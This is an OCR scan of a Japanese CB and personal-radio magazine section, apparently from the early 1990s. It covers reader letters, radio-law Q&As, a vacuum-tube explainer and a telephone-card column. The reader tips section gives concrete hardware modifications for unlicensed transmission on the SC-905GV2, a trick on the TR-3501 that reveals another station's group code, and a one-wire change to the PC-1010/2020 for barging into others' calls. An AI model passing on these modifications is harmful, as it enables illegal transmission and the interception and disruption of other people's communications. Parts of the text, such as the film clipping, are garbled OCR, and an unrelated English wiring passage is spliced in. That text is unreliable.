CB ワッヂ未経験の方でも、1 週間でどこまでもワッヂしていれば、100~200W 程度の局とオーバー kW 局の区別が、変調と S の振れができるようになりますよ！

最近の法改正で、電監さんが違法局を電波上で注意できるようになつた…とのこと。そのうち CB バンド内で、CBer と電監さんの QSO (?) が聞けるようになるんでしょうか？

10 年ぐらい前に、電監さんがローカルに扮して、QSO 中にブレークし、巧妙にアイボールを求めてノコノコでかけていたらハイ、御用！…なんていうのが噂になりましたけど…。

Power wiring.

Step 1: If you have not determined whether your vehicle has a negative or positive ground, do so now. Then disconnect the leads from the battery to prevent short circuits that can occur during wiring.

Step 2: With negative ground, connect the red wire — the one with in-line fuse holder — to either the (a) fuse block, (b) cigarette lighter or (c) directly to the positive post on your battery.

(Usually, the fuse block is the most convenient connecting point. It is also possible to connect to the Accessory terminal on the Ignition switch, so that your CB automatically goes off when the

ignition goes off, preventing accidental battery drainage.)

Then tightly connect the black wire directly to the vehicle's metal frame.

With a positive ground, reverse the wires, connecting the red/fuse-holder wire to the frame, the black wire to your DC power source. A light or meter can be a good aid in locating a suitable power source and ground.

In either case, a good, direct metal-to-metal ground is essential for optimum performance.

Step 3: Plug-in the power cord to the receptacle provided on the back of the transceiver.


イグワイヤー等でアースを取る場合でも無意味にはなりません。

ではなぜ、直流的にはアイソレーター(絶縁)しているのでしょうか? それは、プラスアース車対策なのです。(図-1参照)

現在ではめったにお目に掛かることはありませんが、だれでも使える

(合法で使える国に限りますが…)

というCB機の性質上、致し方ありません。また、通常のマイナスアース車でも、電源のマイナスコードにはヒューズを入れない場合が多く、この時電源の極性



▲親切なCB機の取扱い説明書には、+アースのことが記載されています。

果たして、これから動向が気になりますね。

さて、今月はCBインフォメーションをスペシャル版でお届けします。最近CB機解剖をさぼってる! と、お叱りを受けそうなのですが、お手紙が沢山届いており、毎月1ページではとても紹介が追い付けないので、ここでドーンと紹介しちゃいます。ただ、カラーQSLカードの紹介については、もうちょっとお待ち下さいネ!

アースについて??

●以前から不思議におもってい

たのですが、CB機のほとんどが、ケース(シャーシ及び筐体)がマイナスに接地されていません。パソコンやアマ機は、ケースがマイナス(電源)になってるので、電源マイナスの配線がラクですし、車体アース(ボンディング)を取付ける際も安心できるのですが、CB機は特別なんでしょうか?

(静岡県/チャーリー)

【編集部】 そうですね。確かにCB機のケースから電源マイナスの配線を取ることはできません。ですが、高周波的には接地されていますから、ボンデ

を間違えて配線すると、リグのSWを入れなくても、車体(-)→アンテナ基台・同軸(-)→マイナスコード(+)間でショートすることになり、大変危険なのです。ですから、このことを防止する意味で、アマ機には電源のマイナスコードにもヒューズが入っている場合が多いですね。

お願ひ!

●僕も最初はノーマル機で十分だと思っていました。しかし、パーソナル無線にもアマチュア無線同様に、CH固定局が存在

UFOアーテナはモラ古
時代は「タジータワー」
と呼ばれていた

(by どんぐり)

します。使用している周波数にわざわざ混信を与えるより、アマ機のようにCH指定ができるほうが使いやすいと思います。「CH指定ぐらいできれば、パーソナルの明日は×××」

(静岡県/GT-5/00282)

【編集部】 バンドの利用効率を考えると、パーソナル無線システムって良くできますよ。もともと混信を減らすことを目的として作られたシステムですからね。しかし、それを根底から覆したのが、スペシャル機の登場なのです。この問題はちょっと複雑で奥が深いのです。

買います!

- What is CB? から現在のパーソナルシズンバンドまでの総集篇を別冊で発売してください。3,000円までなら買いますのでよろしくお願ひいたします。

(愛知県 /みえ BC85)

【編集部】 いや～、ウレシイ

お手紙有難う
ございます。
私としては出
したいんだけど、返本の崖
(山)はコワ
いし…。仕事
が増えるのは

イヤだし…。

必見

- 日本列島皆さん、いかがお過しでしょうか? CB特集はベリーグッドって感じ! CB機カタログでは思わず中学生の頃を思い出す、プレジデント・ブランドのアンドリュー・

われらアート トラッカーだ

映画「ニッポン列島一直線」



ぎんぎら+ハイテクだぜ!アート・トラッカーは——と、並りたてた『愛車』の前でポーズをとる渡辺裕之と小西博之

度辺小西やつやう

戦したけど、成功したことはない。デューサーの話によると、人が見たくなる面白

シリ

トラック野郎!?
もう古いんだって

松竹系で6月末に公開

ト、トランカーラ法事」——「トランカーラ」を主人公にした活劇。二ッポン列島一直線目がまた、製作費は幾円。全国アート、トランカーラと全国公演する。トランカーラは、日本で十日か八日が劇場開始するが、シリーズ化を目指している。かつて東映で「トラン

取扱説明書

本機の概要

■図-2

特徴

- オールトランジスタ製の車載用として設計され、車のバッテリー(12V-14V)を使用出来る様になっている。
- 送信共に周波数合成方式(シンセサイザ方式)を採用し46チャンネル実装となっております(オプションの場合は別に加工する事により23チャンネルが46チャンネルとなります)(参考)チャンネル対周波数表を御覧下さい。
- HFバンドと、Lowバンドとに分かれておりLowバンドは23チャンネルで26.965MHz-27.255MHzとなっておりHFバンドではやはり23チャンネルで27.265MHz-27.555MHzとなっておりその切換は一度に出来ます。
- ノイズブランカ回路内蔵(オプションの場合もあり)
- 車載用の場合のノイズブランカは完全に消す様設計され雑音成分を別途に設けられた増幅器で増幅し雑音の入った時だけ信号を消して音として雑音が出ない様にし低雑音の状態で通信の了解度を上げる様にしてある。
- 見易いメーター
受信の信号強度、送信の換算出力電力、電源のON-OFF表示ランプとメーター照明用ランプが付かれている。

チャンネル対周波数一覧表

チャンネル	Low(MHz)	HI(MHz)	備考	チャンネル	Low(MHz)	HI(MHz)	備考
1	26.965	27.265		13	27.115	27.415	
2	26.975	27.275		14	27.125	27.425	
3	26.985	27.285		15	27.135	27.435	
4	27.005	27.305		16	27.155	27.455	
5	27.015	27.315		17	27.165	27.465	
6	27.025	27.325		18	27.175	27.475	
7	27.035	27.335		19	27.185	27.485	
8	27.055	27.355		20	27.205	27.505	
9	27.065	27.365		21	27.215	27.515	
10	27.075	27.375		22	27.225	27.525	
11	27.085	27.385	PA				
12	27.105	27.405		23	27.255	27.555	

【使用前の注意】

- トランシーバーを梱包から取り出した後、梱包材料を捨てる前に附属品等が入っていないか確認の上処分して下さい。
- 万が一運搬等により損傷がある場合は附属品を含めて新品御返却下さい。
- 取付後、外部、内部を開わず当社又は販売会社以外で変更もしくは、手を加えたものについては修理の事をおこなうるか有償となりますので御注意下さい。

▲一部の機種だけですがCB機の取扱説明書には、ちゃんと日本語版がありました。

で? 三兄弟の中の二番目。長男にトーマスJGがいましたね。ハイゲイン・シリーズもお~懐かし! みたいな…。んでも、新品の購入は無理でも結構今でも存在するレジャック(自家用車)として使用している、物持ちのいいCBerもいるんですよ。

アイテム解説では、UFOアンテナの写真を掲載してくれたので、嬉しかったです! ここで全国のCBerの皆さんに一言! これが('91AB3月号参

照)本物のUFOアンテナですかね。住民vsCBerのところで、現在では信号機がインターフェア対策済となっているが、夜間点滅タイプの信号機では、昼間に100W程度の低いパワーでも誤動作するよ! 後からでも誤動作の様子を8mmビデオに撮って送りますので待ってくださいね。

話変わって、トラック野郎の映画が始まるみたいで、どんな無線機が使用されるか楽しみです。新聞のキリヌキを同封しました。

第三作目のシーンの中で、4CH争いがあり、また、そういうシーンがあることを個人的に期待しています。

さて、アンテナのイラストについて説明します。このアンテナの名称は様々で、ゲジゲジアンテナとか、東京タワーとか××(チョメチョメ)アンテナとか、オーナーによって呼び名があるみたいです。まだ100本ぐらいしか製作されていない(私もやっと手に入れた)のです。写真での投書はやめておきます(スグに真似する業者がいるので…)が、頑固者が造った心こもつたいい一本ですよ!

(愛知県/どんぐり)

【編集部】いつもFBなあ便りありがとうございます。まだ誤動作する信号機があるなんて、ちょっとオドロキ! でした。

また、映画の方も楽しみなのですが、この号が発売の頃はどうでしょうか。

いずれにせよ、国内のCBerはまだまだ元気! といったところなんでしょうね。

ところで、イラストのアンテナは、ズゴイですねえ~。ちょっと重たそうな気もするけど…。

説明書?

●CB機(国内合法機を除く)といえば、もともと輸出用なので、日本語の取扱説明書はないと思うのですが、ウワサでは存在するということなのです。本当なんでしょうか?

(茨城県/R381)

【編集部】はい、確かにハイパワーCB機は輸出向けです

▼ Mr.CB さん提供の貴重な QSL カード。これがあるから DX は止められない!!

GRUPO RADIO ITALIA ALFA TANGO

INTERNATIONAL DX GROUP

SPECIAL QSL GALAPAGOS ISLAND



145 ATØ

OP. DX. EXP. 61AT112
GISELA
BOX 3584
GUAYAQUIL - ECUADOR
SOUTH AMERICA

から、日本語の取説があるのはおかしいのですが、実際には存在します。図-2を参照して下さい。これは某CB機のマニュアルなのですが、ちゃんと(?)日本語でしょ? また、あの有名なナサ72GXにも日本語の取説が付属していました。



▲ちょっと見ただけでこのリグの機種名が分かった人は、相当のマニアです。御存知 SBE のワンダー 990です。99CH, AM/SSB 機、テンキーを使ったチャンネル指定の高級機なのです。まあ、SA-2800+ テンキーといったところでしょうか。


こちらについては今度、くわしく紹介しますね。

QSOしようヨ！

●皆さん今日は！ うちの住んでいる大宮市は、いくらコールしてもだ~れも出てきてくれません。それどころか、中国語らしき言葉が喧嘩を売ってくる始末。だれか大宮市内でCB機をお持ちの方、8ch(27.144MHz)でコールください！

(埼玉県/CIA)

【編集部】 合法局からのお便りは久しぶりで嬉しい限りです。合法機の場合は、ロケーションとタイミングが大切！ 根気よくガンバッテください。スケジュールQSOなんかもいいかも知れませんね。移動の予定があつたら、なるべく早目にお手



紙ください。間に合うようならこのコーナーで紹介しますから。


珍局

●こんにちは！ 今年の2月にエクアドル局によって行われたガラパゴス島DXペティションのめずらしいQSLカードです！ そしてガラパゴス島の海ガメのステッカーです。また、よろしくお願いします。

(神奈川県/Mr.CB)

【編集部】 いつもFBなDX情報ありがとうございます。カラーで紹介できないのがホントに残念！ また、この他にもたくさんカードを送っていただいているのですが、こちらはぜひカラーページで紹介したいので、もうちょっと待っててくださいネ！

▲ステッカーまでちゃんと用意してるなんて…。やっぱりCBパワーはスゴイ！



CBインフォメーション

読者版
HOT情報

オット

あぶない！ パワ機改造！

SC-905GV₂

● S社 SC-905GV₂のもつとも簡単なROMなし送信改造です。送信改造パイルでは1カ所ハンダ付け+1カ所カットですが、2カ所カットのみでもOKなのです。改造方法は、下側カバーを開け、D421とD422(D422のそばには抵抗があるのでまちがえないように注意してください)をカットするだけです。ちなみに免番はオール0です。これならハンダ付けが苦手でもOK！

(千葉県／槍間千香)

TR-3501

●パソ機 TR-3501を無改造で相手の群番号を解読することができます。

- ①まず、群番00000をセットし、モニタで00000の相手を探す。
- ②群番00000の相手の信号を受け、通話ランプが点灯する。(つまり、モニタと通話の両方が点灯している状態)
- ③この状態で他のチャンネルに移動し、電源のボタンを一瞬

消してすぐONにする(力チャカチャとするような感じ)…すると、相手の群番号が表示されるようになります。もうこの機械は売ってしまって手元にありませんが、たまたまこの状態で電源を消し損なって変な数字が表示されたのです。相手の局が群番を通話中に言うのを聞いて一致していたので、相手の群番と判明しました。5回ぐらいたしてみましたが、確

健康のため(?)ハイパワーに注意しましょう！

かに合致していました。


(●●県/M.MUNE)

PC-1010&2020


●女の子でもできちゃうパーソナル改造！

この機種は、内部に手を加えなくて割込み改造ができちゃ

います！ まず、電源の3P(3入プレイではない!)をバラして、何もつながっていない真ん中のピンから線を出します。その線をマイクのPTTラインに接続するだけ！ たったこれだけでOK！ 使い方も簡単で、



■図-3 MR-4 ロムなし送信 (京都府/●●●●)



■図-4 JC-9 割込み送信 (神奈川県/緒何四郎)

モニターして割込みたい局を見つけたら、PTTを押したまま待ちます。相手のATIS信号が聞えたら即通話OK! カンタンでしょ?

(横浜市/緒何四郎)

Gシリーズについて

いつも楽しく拝読しています。さて、AB'90の3月号189ページで、シンワSC-905G IIIのVCOは16MHzロックしないとありますが、そのG IIIは余程のハズレセットです。私の知る限りでは1台もありません。むしろ地下チャンネルでパワーが

でないのはBPFの影響が大きいと思います。このBPFはムラタのDFC2R904で、一時期秋葉原で3コ100円で売っていましたが、何処ぞの輩が買占めをしていました(現行のGVも同様)。

G II、G IIIについてすこし…

G II 1280SFXのCPUは××C××で、1個900円くらいで売っています(沖電気製に限る)。汎用品ですが、最近入手しづらいようです。16進の表示改造は、パネル裏の4511BACをMD4311かF9368と交換すればOKです。4311はピンコンパチですので交換するだけ…。F9368はすこし変更が必要です。でも、表示が見にくくなるのでオススメしません。ABC表示は4511を使用している機種すべてOKです(TR-5501、9M51A、G、GB等)。

G III 1280SFXのCPUは今流行りの隠しコマンドでバンド指定、送信禁止の設定等ができます。

G Vデジタル秘話の方式は時分割方式です。

(東京都/●●●●●)

アマチュア・パーソナルの新前橋無線


無線販売・高価買取 TEL.0272-53-7546
FAX.0272-53-7547

希望価格にできるだけ近い価格で買取します
買い取り価格電話即答。全国どこからでも買
い受けOKです。新品特価! 中古無線在庫常
時あります。持参すれば即現金交換します。

モバイル機お買い上げの方にもれなく、モバイルスピーカーサービス中
新前橋無線/〒371 群馬県前橋市総社町1662

今月の処分品 (新品)

FT-728 / IC2320
TH77 / シンワGV2
FT4800M / DCDC(30A)



*群馬医科大学から車で3分、徒歩20分。

●営業時間/10:00~19:00 ●定休日/月曜日

AB110番

Q 昔は、真空管でトランジスタのような働きをさせていたそうですが、どうして電球みたいなもので半導体のかわりができるのでしょうかが不思議です。それに、誰が発明したのでしょうか。AB編集部には老けた人もいるようなので、知っていると思います。教えてください。

(金沢市／犀川弥生)

A はい、はい。真空管についてのお問い合わせですね。老けた編集部員があ教えします。

真空管は誰の発明？

真空管の実物を見たことがない方も多いと思いますが、今だに高級オーディオアンプでは真空管を使っていますので、写真などでご覧になったことはあるかと思います。真空管の中ではフィラメントがぽつと赤く光っています。フィラメントといえば電球を連想しますよね。実は、電球を発明したエジソンが真空管発明に一役買っているのです。

エジソンは電球の実験中、おもしろい現象に気づきました。

電球の中に、もうひとつ電極(プレート)を入れます。そして、そこにプラス電圧をかけるのです。すると、不思議なことに電流が流れてしまうのです。

電子が飛ぶのだ


つながっていないのに電流が流れるとは摩訝不思議。原因は不明でしたが、とりあえずエジソン効果と名前をつけたのでし

●編集部があわてる
質問大歓迎!!


このページではみなさまからのハードに関する質問を受けつけます。機種は問いません。ビヨーキのような質問をAB編集部宛お送りください。
AB編集部「AB110番」係宛

た。後になって、加熱したフィラメントから飛び出した電子が、プラス電極に引かれて飛んでいくのが電流の流れる原因だということがわかったのです。

これが、真空管の基本的な原理ですが、ここちよつと考えてみてください。フィラメントからプレートへ、電子が飛ぶことがあっても、その逆はありえないのはわかりますよね。




■ダイオードと同じ働きをする二極管



二極管に検波の働きをさせたのが左の図。右のゲルマラジオと比較してください。

■増幅作用のある三極管はトランジスタと同機能



真空管を使ったときと、トランジスタを用いたときの基本的な増幅回路

一方方向にしか電流が流れない、もうお分かりですよね。これは、半導体の基本作用ですからね。

真空管を検波に活用したのがフレミングでした（二極管の発明）。増幅作用をもつ真空管（三極管）はアメリカのア・フォレストが発明しました。

トランジスタが発明されるまで真空管は大きな役割を担ってきたのでした。



Q&A・ソフト編

AB119番



最近のアマチュア無線機の広告には、「この無線機を使用するには、郵政省の免許が必要です」と書いてありますが、これは「この無線機を使用して通信するには、郵政省の免許が必要です」の間違いではないでしょうか？ そうでなければ、免許を持っていない私が、現在 SWL 用に持っているリグを使えば、私は違法局となってしまうのではないか？

(横浜市/AB in 横浜)

空間を共通の通路としている電波を、むやみやたらと無秩序に使用することは、互いに混信を引き起こし、混乱をまねくことになります。

そこで、電波法という法律をつくり、無線局の運用はそれに従うことになっています。

電波法第2条第5項

「無線局とは、無線設備及び無線設備の操作を行なう者の総体をいう。(ただし、受信のみを目的とするものを含まない)」

さて10年ほど前に、ハイパワ

ー市民ラジオ(違法CB)による電波障害(テレビ受像障害、漁業無線をはじめとする業務無線への混信、交通信号機の誤動作などなど……)が社会問題になっていたことがありました。

この取り締まりを行なうためには、当時の法律のままでは運用中、つまり「現行犯」でないと取締(摘発)の対象となりませんでした。

また、販売を目的に違法な無

●編集部が走りまわる――


質問大歓迎!!

このページではみなさまからのソフトに関する質問を受けつけます。無線・有線の通信の取材が可能なテーマなら何でもOKです。時間がかかるても編集部では、根掘り葉掘り取材します。

「AB119番」専用。

線機器を陳列している店を取り締まるのも、これらの流通ルートが通産省の監督下で管轄違いでもあつたため、直接「売るな」とも指導できず、必ず通産省を通じて、「売らないように協力してください」との申し入れをするのみで、事実上は野放しという状態でした。

そこで製造元や販売店も含めて、取締対象となるように電波法の改正が行なわれてきました。



電波法第4条第1項

「無線局を開設しようとする者は、郵政大臣の免許を受けなければならぬ。ただし、次の各号に掲げる無線局については、この限りでない」


※次の各号に掲げられる無線局とは、法第4条第1号に規定する発射される電波が著しく微弱な無線局をいい、コードレス電話無線局や特定小電力無線局などが、これに含まれる。

電波法第110条

「免許を受けないで無線局を開設し、または運用すると、1年以下の懲役または20万円以下の罰金に処す」(不法開設)

法の改正によって、第110条にててくる「開設し……」という部分が、従来解釈されていた、無線機器に電源やアンテナケーブルが接続されて、すぐにでも電波が出せる状態になくとも、取締の対象となるようになりました。

つまり、国内で違法とされる無線機はもちろんのこと、本来免許が必要な無線設備を、免許を受けずに所持していれば、たとえ使用していないても、無線局を「開設している状態(不法開設準備)」とみなされ、いかなる場合でも言い逃れできない法律になっています。ということは、本来免許の必要な無線機器を免許を受けずに所持する場合には、無理な話でしょうが、完全に送信部を取り去った状態、つまり受信機の性能でしかないものとして持つしかありません。



というわけで、本誌の送信改
造も「技術資料」ということで
掲載していますので、改造の確
認にはダミーロードを用いて、
改造確認後はもとに戻しておか
れることをお薦めします。

Q 前の号でフォックス・
ハンティングについて
の説明がありました
が、電気通信監理局にコンピュータ
による方向探知システムがある
と聞きました。それについて教
えて下さい。(船橋市/武藤)

A 電気通信監理局のコン
ピュータシステムには、大きなものが二つ
あります。ご質問の方向探知シ
ステムは「SENSAS(センサス)」といい、「超短波遠隔方位
測定設備」の略です。

東京の場合は、大手町合同庁
舎3号館15階にある関東電気通
信監理局「監聴室」に管制卓が
おかれています。

センサー局は首都圏数ヶ所に
配置され、大手町の監聴室とオ
ンラインで結ばれています。

仕組みは、複数のセンサー局
から送られてくる、電波の発信
源方向や電界強度などの監視対
象局のデータをもとにして、

「SENSAS」の正式名称にも
あるような、超短波の性質を利
用した方法で発信源を特定し、
キヤツチされた不法無線局は、
瞬時に管制卓のカラーアイスブ
レイに地図とともに、方位線並
びに交点、ならびに発信源の緯
度・経度、センサーからの直線
距離などを表示します。東京の
ほか大阪にも配備され、電波秩
序維持のために活躍しています。

これにたいして短波帯(26.1
MHz以下)の監視業務は、神奈
川県初声町にある関東電気通
信監理局国際監視部というところ
で行なわれています。

ところで、近年まれにみる電
波環境の悪化に、電監は今年10
月を目標にして、不法無線を運
用する者に電波で直接注意を促
す準備を行なっているそうです。

さて、もうひとつのコンピュ
ータシステムは、無線従事者や
無線局のデータが管理されてい
る「STARS(スターズ)」とい
うデータベースで、免許人氏名
や呼出符号を入力すると、該當
者の無線従事者資格や、その従
事者資格で開設している無線局
の呼出符号などが瞬時に分かっ
てしまします。

冗談よせやい! 高額テレカに ホログラムシールだって?

TELEPHONE CARD 141

by 若山

こんなモノいらないの
典型だっ!

公衆電話部門では、新しいことをする毎に、いつも楽しく笑うからしてくれるNTTサンですが、今回もまた大いに笑わせてくれました。

今号140~141のカラーページで紹介したように、320度数(3,000円)と540度数(5,000円)の高額テレホンカードに、ホログラムのシールを添付しようとするらしいのです。

そのため、現在販売されている3,000円以上の高額カードの発行と販売をしばらくの間見合わせるという動きがあるらしいのです。そして、旧来のカードがすべて使用された時期をみはからって、ホログラムシール付きのテレホンカードを発売するというのがNTTのシナリオというわけです。

しかし、そもそもテレホンカード自体の半分が退蔵され、それが退蔵益となってNTTの

フトコロを大いに潤しているといふのに、世の中から高額テレカがなくなるまで待つなどということは、まったくの茶番です。

まあ、現実には1年か2年の留保期間をあいて、あとは見切り発車というか、さみだれ式に

発売するのでしょうか…。
どのような商売をするかといふのは日本電信電話株式会社と、その傘下の会社の勝手ですからとやかくいつまでもはじまりませんね。しかし、本当に高額テレ



力が必要な人、例えば国際電話や長距離電話を頻繁にかける人にとっては、もしそんなことになつたらそれこそいい迷惑ですね。それが、テレカのセキュリティを高めるために、多少なりとも役に立つ措置であるなら、少々の不便は我慢するとしても、テレカにホログラムを付けて何の役に立つというのでしょうかね？ 疑問だな！

有価証券の偽造防止ってか？

先日、最高裁によってテレカは有価証券であるという判断が下されました。まさか、これによって券面表示を少しは有価証券らしくしようとNTTが考えたとしたら、NTTの思考パターンを疑ってしまいますね。

確かにクレジットカードなどには、ホログラムがデザインとして印刷されていますが、これは人の目によって確認されることを前提としてホログラムが刷り込まれているのであって、テレカのように、電話機という機械にはホログラムの有無や真偽などを判断することができません。少なくとも、現在のシステムでは…。

